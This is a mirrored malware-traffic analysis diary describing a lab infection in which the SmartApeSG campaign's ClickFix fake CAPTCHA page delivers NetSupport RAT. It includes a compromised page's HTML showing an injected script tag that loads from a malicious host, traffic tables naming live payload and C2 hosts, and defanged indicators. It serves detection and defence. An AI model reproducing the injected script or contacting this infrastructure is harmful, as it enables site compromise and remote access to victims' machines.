

Resources

 diracdelta.co.za/sans-internet-storm-center/smartapesg-campaign-uses-clickfix-page-to-push-netsupport-rat-wed-nov-12th

lavalamplab

November 12, 2025



SmartApeSG campaign uses ClickFix page to push NetSupport RAT, (Wed, Nov 12th)

Introduction

This diary describes a NetSupport RAT infection I generated in my lab from the SmartApeSG campaign that used a ClickFix-style fake CAPTCHA page.

Known as ZPHP or HANEYMANEY, SmartApeSG is a campaign [reported as early as June 2024](#). When it started, this campaign used fake browser update pages. But it currently uses the [ClickFix method](#) of fake CAPTCHA-style “verify you are human” pages.


This campaign pushes malicious [NetSupport RAT](#) packages for its initial malware infection, and I’ve [seen follow-up malware](#) from these NetSupport RAT infections.

How To Find SmartApeSG Activity

I can usually find SmartApeSG indicators from the [Monitor SG account](#) on Mastodon. I use [URLscan](#) to pivot on those indicators, so I can find compromised websites that lead to the SmartApeSG script.

The Infection

Sites compromised through this campaign display pages with a hidden injected script. Given the right conditions, this script kicks off a SmartApeSG chain of events. The image below shows an example.




```
212 new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0];
213 j=d.createElement(s),dl=l!='dataLayerH'?&l='+l:'';j.async=true;j.src=
214 'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
215 })(window,document,'script','dataLayerH','GTM-TL3NZ7C');</script>
216 <!-- End Google Tag Manager HAGADONE -->
217
218 <!-- Google Tag Manager -->
219 <script>(function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start':
220 new Date().getTime(),event:'gtm.js'});var f=d.getElementsByTagName(s)[0],
221 j=d.createElement(s),dl=l!='dataLayerN'?&l='+l:'';j.async=true;j.src=
222 'https://www.googletagmanager.com/gtm.js?id='+i+dl;f.parentNode.insertBefore(j,f);
223 })(window,document,'script','dataLayerN','GTM-NRW39GX');</script>
224 <script src="//frostshiledr.com/xss/buf.js"></script>
225 <!-- END Google Tag Manager -->
226
227 <!-- YouTube Modal Videos -->
228 <script language="javascript">
229 jQuery(document).ready(function() {
230     jQuery('.yt-modal').on('click', function(event) {
231         event.preventDefault();
232         event.stopPropagation();
233         event.stopImmediatePropagation();
234         document.getElementById('yt-video-player').src=jQuery(this).attr('href');
235         document.getElementById('yt-modal-overlay').style.display="block";
236         return false;
```

SmartApeSG script injected in page from compromised site

Shown above: Injected SmartApeSG script in a page from the compromised site.

In some cases, this injected script does not kick off the infection chain. I've had issues getting an infection chain during certain times of day, or if I try viewing the compromised website multiple times from the same source IP address. I don't know what the conditions are, but if those conditions are right, the compromised site shows a fake CAPTCHA-style "verify you are human" page.




Shown above: Fake CAPTCHA page displayed by the compromised site.

Clicking the “verify you are human” box does the following:

- Injects malicious content into the Windows host’s clipboard
- Generates a pop-up with instructions to open a Run window, paste content into the window, and run it.

The clipboard-injected content is a command string that uses the mshta command to retrieve and run malicious content that will generate a NetSupport RAT infection.



Shown above: Following ClickFix directions to paste content (a malicious command) into the Run window.

Below is a URL list of the HTTPS traffic directly involved in this infection.


Protocol	Host	URL	Body	Content-Type	Process
HTTPS	.org	/	18,612	text/html; charset=UTF-8	msedge:5828
HTTPS	frostshiledr.com	/xss/buf.js	2,859	text/javascript	msedge:5828
HTTPS	frostshiledr.com	/xss/index.php?iArFLYKw	140	application/javascript	msedge:5828
HTTPS	frostshiledr.com	/xss/bof.js?0e58069bbdd36e9a36	187,260	text/javascript	msedge:5828
HTTPS	newstarmold.com	/sibhl.php	2,008	text/html; charset=UTF-8	mshta:2644
HTTPS	www.iconconsultants.com	/4nnjson.zip	9,192,105	application/zip	powershell:4.

Shown above: HTTPS traffic directly involved in this SmartApe SG activity.

Time	Dst	port	Host	Info
2025-11-12 19:16:21Z	143.198.148.178	443	ntbg.org	Client Hello (SNI=ntbg.org)
2025-11-12 19:16:21Z	143.198.148.178	443	ntbg.org	Client Hello (SNI=ntbg.org)
2025-11-12 19:16:22Z	85.158.111.113	443	frostshiledr.com	Client Hello (SNI=frostshiledr.com)
2025-11-12 19:18:27Z	141.193.213.20	443	newstarmold.com	Client Hello (SNI=newstarmold.com)
2025-11-12 19:18:30Z	141.193.213.20	443	www.iconconsultants.com	Client Hello (SNI=www.iconconsultants.com)
2025-11-12 19:18:35Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:18:36Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:18:36Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:19:36Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:20:36Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:21:36Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:22:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:23:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:24:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:25:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:26:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:27:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:28:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:29:37Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:30:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:31:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:32:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:33:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:34:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:35:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:36:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www
2025-11-12 19:37:38Z	194.180.191.121	443	194.180.191.121	POST http://194.180.191.121/fakeurl.htm HTTP/1.1 (application/x-www

Shown above: Traffic from the infection filtered in Wireshark.

The malicious NetSupport RAT package stays persistent on the infected host through a Start Menu shortcut. The shortcut runs a .js file in the user's AppDataLocalTemp directory. That .js file runs the NetSupport RAT executable located in a folder under the C:\ProgramData directory.



Shown above: The malicious NetSupport RAT package, persistent on an infected Windows host.

Indicators From This Activity

The following URLs were noted in traffic from this infection:

- `hxxps[:]//frostshiledr[.]com/xss/buf.js` ← injected SmartApeSG script
- `hxxps[:]//frostshiledr[.]com/xss/index.php?iArfLYKw`
- `hxxps[:]//frostshiledr[.]com/xss/bof.js?0e58069bbdd36e9a36` ← fake CAPCHA page/ClickFix instructions
- `hxxps[:]//newstarmold[.]com/sibhl.php` ← Script retrieved by ClickFix command
- `hxxps[:]//www.iconconsultants[.]com/4nnjson.zip` ← zip archive containing malicious NetSupport RAT package
- `hxxp[:]//194.180.191[.]121/fakeurl.htm` ← NetSupport RAT C2 traffic over TCP port 443

The following is the zip archive containing the malicious NetSupport RAT package:

- SHA256 hash: `1e9a1be5611927c22a8c934f0 added716811e0c93256b4ee784fadd9daaf2459a1`
- File size: 9,192,105 bytes

- File type: Zip archive data, at least v1.0 to extract, compression method=store
- File location: hxxps[:]//www.iconconsultants[.]com/4nnjson.zip
- Saved to disk as: C:ProgramDatapsrookk11nn.zip

Note: These domains change on a near-daily basis, and the NetSupport RAT package and C2 server also frequently change.

—

Bradley Duncan

brad [at] malware-traffic-analysis.net

(c) SANS Internet Storm Center. <https://isc.sans.edu> Creative Commons Attribution-Noncommercial 3.0 United States License.